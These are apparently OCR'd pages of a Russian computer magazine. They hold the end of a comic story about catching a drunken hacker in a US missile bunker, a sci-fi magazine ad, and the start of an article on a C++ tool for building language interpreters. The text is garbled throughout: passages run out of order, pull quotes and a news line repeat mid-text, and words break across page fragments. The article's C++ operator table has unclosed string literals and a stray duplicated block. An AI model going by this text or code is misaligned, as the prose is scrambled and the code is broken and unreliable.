Я зашел в магазин - несмотря на весьма и весьма скромные размеры - с нашу булочную, примерно - это оказался почти что супермаркет. Огромный выбор каких-то невразумительных шоколадок, булочек, тетрапаков с кефиром и прочим молоком, и - в довершение всего - гигантский мясной отдел. На крюках под кондитером висели копченые свиные ноги, ребрышки и рулеты. Слева, над стойкой бара, и, по совместитель-



ству, над здоровяком - барменом, висел телевизор. Бармен, сидя спиной ко мне, смотрел новости. Дикторша CNN вещала на всю Америку по-английски:

- Волна террора прокатилась по планете. Вот уже пять дней в России, в подмосковном городе Лотошино, террористами захвачен ликеро-водочный завод. До сих пор террористы никак не могут сформулировать свои требования...

Неожиданно голос дикторши разорвал грохот выстрелов и жуткие, леденящие душу крики. Стреляли калибра из двенадцатого, где-то совсем рядом - может быть, даже в соседней комнате. Запахло пороховой гарью. Мой аппетит моментально пропал, а инстинкт самосохранения заработал. Я прыгнул под стойку, и закрыл голову руками. Стрельба сотрясала стойку, стаканы дрожали.

- Э, парень, вылезь! - голос бармена вернул меня к жизни. - Ты чего туда залез?

- Так стреляют же, - мой голос оказался неожиданно писклявым. - заденут... Вечно у вас в Америке стрельба и мафия, сплошной ракет. Убить могут.

- Так ты русский? - Выстрелы и крики тем временем не прекращались. Бармен заулыбался, и, подав мне руку, вытащил из-под стойки. Здоровенная ручища показалась мне знакомой...

- Сайдекс? А ты сюда как попал? Ты не на учебе в Праге? - только тут я понял, что всё это время бармен говорил со мной по-русски. - Ты тут чего делаешь?

- О, Холод прилетел, - Сайд заулыбался. - Учеба - учебой, а работать тоже нужно. Вон, видишь, какой у меня бизнес. Самый - самый лучший магазин в черте аэропорта!

- Понял, - я поднял, наконец, голову, но от каждого очередного выстрела и крика всё равно продолжал вздрогивать. - А что это грохает?

- Не что, а кто. Да не бойся, это наш, хе-хе, мясник работает. Он со Вьетнама малость того, возбудимый стал. Агрессивный. Но специалист по мясу - классный. Видел? - Сайд кивнул на висящие вдоль стены деликатесы. - Всё свое, с заводов не возим, чужого не держим, андерстенд? Хочешь нашего монстра посмотреть? Да ты его и так знаешь!... - Сайдекс указал мне на дверь, ведущую в подсобку - выстрелы и крики раздавались именно оттуда. Мы подошли, и он приоткрыл её...

За дверью оказался маленький мясной цех, по колено залитый кровицей. На крюке в центре помещения висела истерзанная коровья туша. Грохнул ещё один

выстрел, туша вздрогнула от попадания, и от неё оторвало кусок - очередной, видимо - мяса. Кровь обрызгала нас с Сайдом с головы до ног. Послышался очередной душераздирающий крик.

- Эй, Ядовитый, ты только посмотри, кто к нам приехал! - Сайдекс размазал кровицу по лицу рукавом, и зашел. Я проследовал за ним.

У противоположной стены стояла усатая-бородатая личность в бандане, белом, забрызганном кровью халате, накинутом на косую кожаную куртку, с помповым дробовиком, и в темных очках. Личность, неожиданно испустив очередной истошный крик, резко перезарядила ружьё, и с бедра, не целясь, снова грохнула по коровьей туше. Запах пороховой гари стал резче.

Я не успел ничего сказать. Личность сняла темные очки, и...

- Ядовитый! И здесь ты!

- Е-мое, Холод, дарова! - Ядовитый обрадовано шмыгнул, бросил ружьё, и поздоровался. - А я, видишь, пока на каникулах, Сайдексу помогаю...

- А чего из ружья-то? - я недоверчиво смотрел на Ядовитого, словно он был частью моего очередного дурного сна.

- Так, это, чтоб специальность не растерять, опыт, сам понимаешь... А то как же я потом сяду в Унрый-то играть? Что ребята скажут? - Ядовитый выглядел расстроенным.


- Аа, понятно. - Я, наконец, успокоился, взял себя в руки и тоже, как Сайдекс, локтем размазал кровицу по лицу. - А меня, вот, ФСБ прислало. Рамхака ловить будем. Как там дела с ядерными ракетами, а? Я новостей не знаю.

Сайд и Ядовитый помрачнели.

- Никто не знает, что у него там толком. Говорят, сидит в компьютерном центре, в подземном бункере на кнопке запуска ядерной ракеты по бывшему СССР. - Сайд расстроено покачал головой. - Ничего не требует, никаких заявлений не делает. И вообще молчит. Но и внутрь бункера никого не пускает. Это тут недалеко, под Вашингтоном, на старой ракетной базе "номер 2923908".

- Понятно. - У меня начал созревать смутный план действий. - Какой тут автобус до базы ходит?

- Смеешься? Там все дороги перекрыты. - Ядовитый тоже выглядел взгрустнувшим. - Как-то не хочется умирать всем миром из-за сумасшедшего програм-



- ЕСТЬ НА ЧЕМ, - УЛЫБНУЛСЯ В ОТВЕТ ЯДОВИТЫЙ. - У МЕНЯ ТУТ БАЙК СТОИТ ВО ДВОРЕ - ТАКОЙ, ЧТО ХАРЛЕИ ОТДЫХАЮТ. И ВААЩЕ, ПОКА МЫ С ТОБОЙ ТУТ ВМЕСТЕ ПЕРЕМЕЩАЕМСЯ - НАС НИКТО НЕ ТРОНЕТ, - ТУТ ОН УГРОЖАЮЩЕ ПОТРЯС РУЖЬЕМ, И ПОЛЕЗ КУДА-ТО ПОД СТОЛ. - ПОТОМУ, ЧТО МЫ - БАНДА. СЕЙЧАС, ПОГОДИ, БЕНЗОПИЛУ ДОСТАНУ ТОЛЬКО, И ПОЕДЕМ.

миста - земляка, который ещё и террорист, к тому же. Если только по бездорожью...

- Вот и езжайте вдвоем! Быстрее разберетесь. А мне работать надо! - Сайдекс уверенно всучил помповик обратно в руки Ядовитому. - Езжайте! Времени мало - работы непочатый край! Вдвоем и поедете. А меня клиенты ждут.

- Э, э, погоди, как-то ты всё быстро порешил. А на чем мы поедем? - я вернулся к реальности.

- Есть на чем, - улыбнулся в ответ Ядовитый. - У меня тут байк стоит во дворе - такой, что Харлеи отдыхают. И вааще, пока мы с тобой тут вместе перемещаемся - нас никто не тронет, - тут он угрожающе потряс ружьем, и полез куда-то под стол. - Потому, что мы - банда. Сейчас, погоди, бензопилу достану только, и поедем.

#### ТАМ, ГДЕ НЕ ЖОДЯТ АВТОБУСЫ

Распрощавшись с Сайдексом, мы вышли в двор. Смеркалось. Он повел меня за здание магазина, в маленькой подсобной хатке. Поковырялся в замке старым ржавым ключом, покрутил что-то, и дверца в подсобку со скрипом открылась. Отдав мне в руки бензопилу, Ядовитый ввалился внутрь. Через минуту послышалось фырканье, из-за двери повалил дым, и Ядовитый выкатил во дворик потрясающего вида огромный байк с гигантской рулевой вилкой, фантастическим креслом с спинкой, и задним колесом, по меньшей мере, от Жигулей. Байк ревел и дымил. Ядовитый жестом попро-

сил меня передать ему бензопилу, и приладил её в специальный карман справа, рядом с предусмотрительно убранным помповым ружьем. Приоткрыл кожаную сумку на боку - там оказались коробки с патронами, двенадцатый калибр.


- Садись давай, поехали! - он проорал это с громкостью реактивного самолета, но через рев мотора я его едва слышал. - Ехать до ракетной базы - часа три - четыре, там ещё кордоны миновать надо - учи. Так что

Ядовитый на секунду повернул голову за плечо, ко мне. - Сейчас первый кордон будет, но нас за него просто так не пропустят. Проклятые капиталисты! Держись, будем пробиваться с боем! Ружье возьми!

- Как с боем, Ядовитый? Ты обалдел? Какое ружье? - я, тем временем, судорожно выглядывал из-за плеча Ядовитого на дорогу - там и впрямь показался полицейский кордон: сине-красные мигалки разрывали ночную темноту на части, слышалась непривычная, пропущенная через матюгальники буржуинская речь, виднелись контуры заграждений и машин. - Мы же кого-нибудь убить можем!

- Не боись, Холод, в патронах транквилизатор! Никого ты не убьешь - так, попугаешь только. - Ядовитый, не сбавляя хода, залез одной рукой за пазуху, и извлек две хоккейные маски - такие же, как в кино про Джека-Потрошителя. - На, надевай! И ружье достань! Патроны в сумке, помнишь?

Ружье-то я взял, но ответить на вопрос Ядовитого не успел - к тому моменту кордон был уже совсем близко. Ядовитый заорал страшным голосом, перекрикивая собственный мотоцикл, выжал газ, и мы понеслись в сторону заграждений, подобно древнему рыцарю Дону Кихоту, с ружьем вместо копья наперевес. Неожиданно нам в глаза ударили прожектора, и из ружья я стрелял уже вслепую - возможно, в кого-то и попал, потому, что крики со стороны кордона стали на порядок громче. И тут под колесо байка что-то попало, и мы с Ядовитым полетели через голову в придорожную канаву...



поторопимся, двигай телом!

Я кое-как взобрался на железного коня Ядовитого, и мы понеслись вдаль от аэропорта, куда-то в постепенно темнеющие сумраки привашингтонских прерий. Ветер свистел в ушах. Что-то хрюкало в моторе, спина Ядовитого наглухо закрывала мне обзор. Я окончательно расслабился, впился замерзающими от ветра руками в спинку мотоциклетного кресла, и, по-моему, заснул. Сколько я спал - не знаю.

Пробуждение моё наступило от окончательного расстряхивания. Ядовитый свернул с шоссе на какой-то жуткий грунтовый проселок, и вот уже с пол-часа тряс нас по ней. Было глухо, темно и холодно. Единственная фара нашего чуда техники с трудом освещала пропелочную дорогу.

- Холод, ты проснулся там? Всё, почти приехали. -



## ИСТОРИЯ РАМКА

В канаве было мокро и грязно - я это прочувствовал сразу же, как только очнулся. Перед глазами висела копна травы, растущая, видимо, из бортика канавы. Рядом, сжимая в руках сумку с транквиль - патронами, валялся Ядовитый. Его косуха вымазалась в грязи, и уже не казалась такой блестящей, а темные очки потерялись. Слышались крики полицейских, а наверху бегали блики фонарей.

- ТССС! Они нас ищут! Холод, они не должны нас найти! Где мотоцикл?

Подо мной лежало нечто жесткое и на ощупь вполне железное. Внутренняя ассоциативная система подсказала, что это, возможно, и есть искомый Ядовитым объект.

- Вот он, подо мной валяется! Ты что, не чувствуешь?



Ядовитый повернулся, и начал копаться в темноте и грязи. Потом оторвался, и расстроено откинулся на борт.

- Вот ведь блин, - голос Ядовитого дрожал. - Бензопила погнулась в кармане - байк на неё упал. Не пригодится больше, не поработать мне с ней, родимой, над вырезками и ребрышками говяжьими. И кардан сломался. На две части. - он показал мне кусок толстенной железяки, и машинально сунул его в здоровенный карман косухи. - Каюк мотоциклу. Знаешь, Холод, я на следующее лето к Сайду в магазин работать больше не пойду - неохота. Поеду лучше на Кубу - там сигары, женщины и работа по специальности...

- Ага. Кубинским Гуэрильюс в лесах помогать. - шепотом огрызнулся я. - Ты уж лучше скажи, командос наш разлюбезный, что теперь делать будем. - У тебя право, кстати, на вождение мотоцикла есть?

- И на оружие тоже нет, - ответил в тон Ядовитый, и диковато захихикал.

Тем временем крики над канавой стихли, а фонарики пропали - видимо, нас искали уже где-то поодаль.

- Ползти надо, - заявил Ядовитый. - По направлению вдоль дороги, то есть - в нашем случае - по дну канавы. Пока нас снова здесь искать не стали. Поехали? - он встал на каракки, повернулся ко мне задом, и почавкал на четырех костях по дну нашего арька.

Я заткнулся, повесил ружье на ремень за спину, чтобы не измазать сей благородный девайс окончательно, и пополз вслед за ним.

Минут через пятнадцать ползти мы окончательно устали. Было принято решение вылезти на дорогу, и, прикидываясь местными жителями, напрямую идти к бункеру ракетной базы. Благо, когда мы вылезли, не обнаружили ни души.

Дорога ко входу в бункер ракетной базы заняла минут десять - она выглядела как крохотный курганчик посреди поля, у входа стоял открытый армейский джип и

двою часовых. Я не спрашивал Ядовитого, откуда он знал, как идти к бункеру - это не имело значения. Меня больше интересовало другое.

- Ядовитый, и что мы теперь будем делать?

- Как что? Теперь надо убрать часовых. - к Ядовитому вернулась обычная уверенность в себе. - Дай-ка мне ружье...

Два выстрела - два попадания. Часовые успешно легли у стен бункера, и мы подошли к ним. Здоровенные американские Джি-Аи хрюкали здоровым детским сном. Я порылся в карманах одного из них, и нашел

вый офисный стул валялся здесь же по частям, а в дальнем и самом темном углу сидел... Рома

Хади, Рамхак - с огромной трехлитровой банкой самогона в обнимку.

- А ну вставай! С самой России за тобой приехали, гадина! Вот ведь гад, и где он тут только "Балтику" взял.

- Ядовитый поднял Рамхака за шкирку, и прислонил к стене. Тот, впрочем, не упал, и даже самогон не выпорхнул, а даже открыл глаза, и...

- Щас как дам... Больно... Капиталистическая свинья, вот. - Рамхак дыхнул на Ядовитого своим "заспиртуй

**- НЕ ЧТО, А КТО. ДА НЕ БОЙСЯ, ЭТО НАШ, ХЕ-ХЕ, МЯСНИК РАБОТАЕТ. ОН СО ВЬЕТНАМА МАЛОСТЬ ТОГО, ВОЗБУДИМЫЙ СТАЛ. АГРЕССИВНЫЙ. НО СПЕЦИАЛИСТ ПО МЯСУ - КЛАССНЫЙ. ВИДЕЛ?**

ключи от джипа.

- О! - Ядовитый повеселел ещё больше, когда увидел табличку, наспех приkleеннную на дверь бункера. - Ты только посмотри на это!

Табличка гласила:

**Danger! Do Not Enter! Russian Nuclear Terrorist Inside! Nuclear Hazardous!**

- Теперь вижу - мы по адресу. Ну что, пойдем? - Ядовитый уверенно потянул на себя дверь в бункер, и первым вошел в плохо освещенный проход. Мне оставалось только последовать за ним.

В конце коридора оказалась небольшая зала, заставленная компьютерами - это и была главная и единственная комната компьютерного ракетного центра. Там, впрочем был совершеннейший разгром. По полу катились бутылки из-под "Балтики". Многие компьютеры также валялись на полу с разбитыми мониторами, единственный, похоже, в помещении, пластико-

бабочку". Такого обращения тот, естественно не стерпел.

- Ах ты паскудина, Родину позоришь, террористище международный! - Ядовитый неожиданно выхватил из-за пазухи кусок кардана, припрятанный ещё в канаве, и огrel им по голове неподготовленного Рамхака. Тот икнул, и упал, потеряв - таки банку с самогоном. Самогон разлился по всему бункеру, и стек в аккуратные лужицы у стен.

- Хватай его под мышки, и пошли отсюда. - Ядовитый выбросил кардан, и поднял мычащее тело с пола, а я подхватил.

Мы вынесли Рамхака на свежий воздух, и кинули в кузов джипа, ключи от которого нам так предусмотрительно подарил патруль. Уже рассвело. Я сел за руль, завел машину, и повел в сторону города. Ядовитый нашел под сиденьем бутылку "Будвайзера", и уже вальяжничал: открывал её об ствол своего бывалого помповика. Наконец открыл, отхлебнул, и протянул мне:

- На. Бодрит, как Мадрид. И улыбнись, наконец - мне, ветерану Вьетнама, надоело видеть твою кислую харю.

Я вспомнил цепочку событий, произошедших со мной за последние три дня, поперхнулся пивом, и неубедительно состроил улыбочку.

- То-то же, - Ядовитый забрал у меня пиво. - Всё, харш, ты за рулем!

Дорога в магазинчик Сайдекса прошла без приключений, её я особо описывать не буду. Припомню, впрочем, что Рамхак в кузове успешно пришел в себя, и даже пытался петь что-то нестройным голосом. Так же не буду заострять своё внимание на том, как мы распрашивались с Ядовитым и Сайдексом, и, как упаковав Рамхака в огромную коробку из-под холодильника, сдали в багаж, чтоб не покупать сразу два билета в Москву...

## ЖАПУ ЕНГД



- И что, он летел сюда прямо в коробке? - Покровский явно был заинтересован. - Обалдеть! Я был в госпитале ФСБ - его выпишут, как только пройдет сотрясение мозга. Сильно вы ему по башке дали. Он сам, между прочим, говорит, что ничего не помнит - мол, приехал в Урюпинск, пошел, с друганами посидел, потом они в клуб поехали - праздновать дальше, потом что-то он там ещё, с какими-то беспутными женщинами... И никакого Вашингтона или ракетного бункера он не помнит - детектором лжи проверяли, не врет! Мне клялся, что если бы приехал в Вашингтон хоть на денек - первым делом купил бы себе фирменный дистрибутив Win'98, на пятидюймовых дискетках - на память. Во парня торкнуло с этого самогона...

- И не говори, Серег, - я блаженно отхлебнул кофе, поправил на груди медаль "за заслуги перед Отечеством", и нажал на кнопку телевизионного пульта. Телевизор вспыхнул, перед нашими глазами появилась заставка "Вестей", и ведущая заговорила:

- Волна террора прокатилась по планете. Вот уже десять дней в подмосковном городе Лотошино, террористами захвачен ликеро-водочный завод. До сих пор террористы никак не могут сформулировать свои требования...

- Волна террора прокатилась по планете. Вот уже десять дней в подмосковном городе Лотошино террористами захвачен ликеро-водочный завод. До сих пор террористы никак не могут сформулировать свои требования...

**- ВОЛНА ТЕРРОРА ПРОКАТИЛАСЬ ПО ПЛАНЕТЕ. ВОТ УЖЕ ДЕСЯТЬ ДНЕЙ В ПОДМОСКОВНОМ ГОРОДЕ ЛОТОШИНО, ТЕРРОРИСТАМИ ЗАХВАЧЕН ЛИКЕРО-ВОДОЧНЫЙ ЗАВОД. ДО СИХ ПОР ТЕРРОРИСТЫ НИКАК НЕ МОГУТ СФОРМУЛИРОВАТЬ СВОИ ТРЕБОВАНИЯ...**



# ФАНТОМ

www.PANTOM.RU

в продаже **с** октября

В первом номере журнала:

Роберт Асприн предстает космическую войну.

Иэн Уотсон вставляет рекламные ролики прямо в твои сны.

Дэн Витлок рассыпает копии людей по факсу,

Элизабет Муун предстает в любительский фэнтези - Человечество с лягушками - невезо-пасно!

Алексей Шаевов снимает новые экстремальные виды спорта на фоне хакерских войн.

А так же  
комиксы

новости HI Tech, обзоры фантастики и многое другое.

НОВЫЙ ЖУРНАЛ ФАНТАСТИКИ И ФЕНТЕЗИ

# СОЗДАЙ ЯЗЫК С КОНСТРУКТОР ДЛ

THE HOUSE OF SHIPER (+НОШБІГЕЛАНД.СОМ)



ЧАСТЕНЬКО БЫВАЕТ, ЧТО В СЕТИ НАХОДИШЬ МАТЕРИАЛЫ, ЦЕННОСТЬ КОТОРЫХ ПОНЯЧАЛУ НЕОЧЕВИДНА. ИНОГДА В ПОИСКАХ ЧЕГО-НИБУДЬ ЭТАКОГО БРОДИШЬ ПО СОФТВЕРНО-ДАЧНЛОДАЧНОМУ САЙТУ И НИЧЕГО-ШЕНЬКИ НА НЕМ ВРОДЕ БЫ ХОРОШЕГО НЕТ. ДРУГОЕ ДЕЛО, КОГДА КТО-НИБУДЬ РАССКАЗЫВАЕТ ПРО КРУТУЮ ФИШКУ, СКАЧАННУЮ В ТЕЧЕНИЕ БЕССОННОЙ НОЧИ С КАКОГО-НИБУДЬ ЗИМЬЯВИЙСКОГО СЕРВЕРА ИЛИ СТАЩЕННУЮ ПРЯМО ПОД НОСОМ У ТАМОШНЕГО РАСТАПЫ-АДМИНА. В ЭТОТ РАЗ ВСЕ БЫЛО НЕ СТОЛЬ РОМАНТИЧНО – РЕДАКТОР НАШЕГО ЖУРНАЛА РАССКАЗАЛ МНЕ О КЛАССНОЙ ПРОГЕ, КОТОРАЯ ЯКОБЫ БЫЛА НАЙДЕНА ИМ НА [WWW.SOFTBEEK.COM](http://WWW.SOFTBEEK.COM) И КОТОРАЯ ПОЗВОЛЯЕТ СОЗДАВАТЬ ЯЗЫКИ САМОМУ. ЧЕСТНО ПРИЗНАЮСЬ, ДОСЕЛЕ НЕ ВИДЕЛ НИ ОДНОЙ ПРОГРАММЫ, КОТОРАЯ ПОЗВОЛЯЛА БЫ СОЗДАВАТЬ ЯЗЫКИ И ПОТОМ НА НИХ ЧЕГО-НИБУДЬ ПИСАТЬ. ЛЮБОПЫТ-

## Что я скачал?

В каталоге образовалось несколько файлов - пара с документацией, пара исполняемых EXE-шников и библиотеки для Microsoft Visual C++. Полное название продукта выглядит так: "The Adept Software Programming Language Creator (PLC)". Позволяет сия штучка не много, но достаточно, чтобы играть с ней пару недель. А именно:

1. Имеется встроенный интерпретатор простых конструкций языка Си.
2. Можно создавать свои языки в примитивной форме и получать приличные интерпретаторы.

3. Практически не требует усилий.
4. Распространяется свободно, но с ограничениями - исходники не поставляются, а поставляются уже откомпилированные библиотеки.

Исходники можно получить у компании за деньги. ;-(  
Чтобы создать свой собственный бейсик или Си-подобный язык, придется немного потрудиться. В общем случае понадобится написать около сотни строк кода. Но все довольно просто, да и архив снабжен работающим примером. Необходимо расписать структуры данных для различных типов нового языка, операторов, ключевых слов и определить процедуру, которая

будет реагировать на их появление в тексте программы нового языка.

## Как это делается?

Типы переменных интерпретатором определяются автоматически, как в Perl или Python, при использовании этих переменных первый раз. Например, достаточно написать:


```
example = 1
stringer = "PLC IS COOL!"
```

И переменная example будет целым числом, а stringer - строкой. Сразу предупреждаю, что интерпретатор не поддерживает языки со структурами, массивами и указателями. ;-( Кроме того, исходный файл на новом языке должен содержать всего две секции: описания глобальных переменных и собственно процедуры на этом языке. Запуск программы на новом языке происходит в несколько этапов:

1. В программу на Си++ подключаются библиотеки из скачанного архива PLC.
2. Вызывается процедура инициализации PLC\_Startup().
3. Вызывается Init() для описанного и используемого языка.
4. Для каждой внешней команды вызывается PLC\_AddCommand().
5. Загружается исходник программы для исполнения.
6. Он транслируется с помощью PLC\_Compile() и PLC\_CompileStatements().
7. Проверяются ошибки.
8. Вызывается PLC\_Execute(), и происходит исполнение программы.
9. Проверяются ошибки.
10. Вызывается PLC\_Shutdown().

Процедура PLC\_CompileStatements() транслирует содержание только одной из процедур в программе. Если же язык не позволяет делить программу на процедуры (бейсик, к примеру) то всю программу можно исполнить, вызвав PLC\_CompileStatements() для всего файла с программой.

В общем, прочитав все эти характеристики и инструкции, я решил создать что-то наподобие бейсика - на пробу. И раз уж "инструкция прилагается", то и смотреть надо в нее. В комплек-



# ЭМ, ИЛИ Я ПРОГРАММИСТА

те присутствуют файлы PLC\_C.CPP и PLC\_C.H - это определение языка для Си. Скопировав их в PLC\_BASIC.CPP и PLC\_BASIC.H, я приступил к правке этих файлов под бейсик. Файл PLC\_BASIC.H можно оставить неизмененным - он подойдет и для бейсика. А вот PLC\_BASIC.CPP придется немного переписать. Первым делом необходимо изменить конструкции PLC\_KEYWORD и PLC\_OPERATOR, потом немножко изменить процедуры ExecKeyword() и ApplyOperator(). Структура PLC\_KEYWORD содержит список служебных слов языка, таких как IF, THEN, ELSE, FOR, GOSUB, GOTO. Из файла PLC\_BASIC.CPP в этой структуре можно удалить все элементы, кроме вот этих:

**PLC\_KEYWORD KeywordList[] =**

```
{
  {"IF", "", "", PLC_KEY_OPEN, PLC_KEY_EXPRESSION, PLC_KEY_CLOSE,
   PLC_KEY_STATEMENT, PLC_KEY_DONE, },
  {"ELSE", "", "", PLC_KEY_STATEMENT, PLC_KEY_DONE, },
  {"FOR", "", "", PLC_KEY_OPEN, PLC_KEY_EXPRESSION, PLC_KEY_DIVIDER,
   PLC_KEY_EXPRESSION, PLC_KEY_DIVIDER, PLC_KEY_EXPRESSION, PLC_KEY_CLOSE,
   PLC_KEY_STATEMENT, PLC_KEY_DONE, },
  {"GOTO", "", "", PLC_KEY_SYMBOL, PLC_KEY_DONE, }
};
```

В структуре PLC\_OPERATOR определены операции, которые можно проводить над различными элементами - переменными, числами и строками. Для своего бейсика я оставил только простые арифметические операции и операции сравнения "больше/меньше":

**PLC\_OPERATOR OperatorList[] =**

```
{
  {"+", 0, TRUE, PLC_OP_NEXTIFNOPREV, },
  {"-, 0, TRUE, PLC_OP_NEXTIFNOPREV, },
  {"**, 1, FALSE, PLC_OP_BOTH, },
```

```
{
  {"/", 1, FALSE, PLC_OP_BOTH, },
  {"+", 2, FALSE, PLC_OP_BOTH, },
  {"-, 2, FALSE, PLC_OP_BOTH, },
  {"<, 3, FALSE, PLC_OP_BOTH, },
  {"<=, 3, FALSE, PLC_OP_BOTH, },
  {">, 3, FALSE, PLC_OP_BOTH, },
  {">=, 3, FALSE, PLC_OP_BOTH, },
  {"=, 4, FALSE, PLC_OP_BOTH, },
  {"<>, 4, FALSE, PLC_OP_BOTH, },
  {"=, 4, TRUE, PLC_OP_BOTH, },
  {",, 4, FALSE, PLC_OP_BOTH, },
};
```

Теперь осталось самое интересное - необходимо исправить процедуры ApplyOperator() и ExecKeyword(), которые, собственно, и определяют то, как будет выполняться программа. Процедура ExecKeyword() отвечает за исполнение зарезервированных слов (IF, GOTO и т.д.), а ApplyOperator() должна проводить вычисления и определять результат всяческих операций.

```
void ExecKeyword(PLC_TOKEN *Token, bool *IfResultPtr)
{
  PLC_TOKEN *Statement, *Expression1, *Expression2, *Expression3, *TokenTemp;
  switch(Token->SubType)
  {
    // IF
    case TT_KEY_IF:
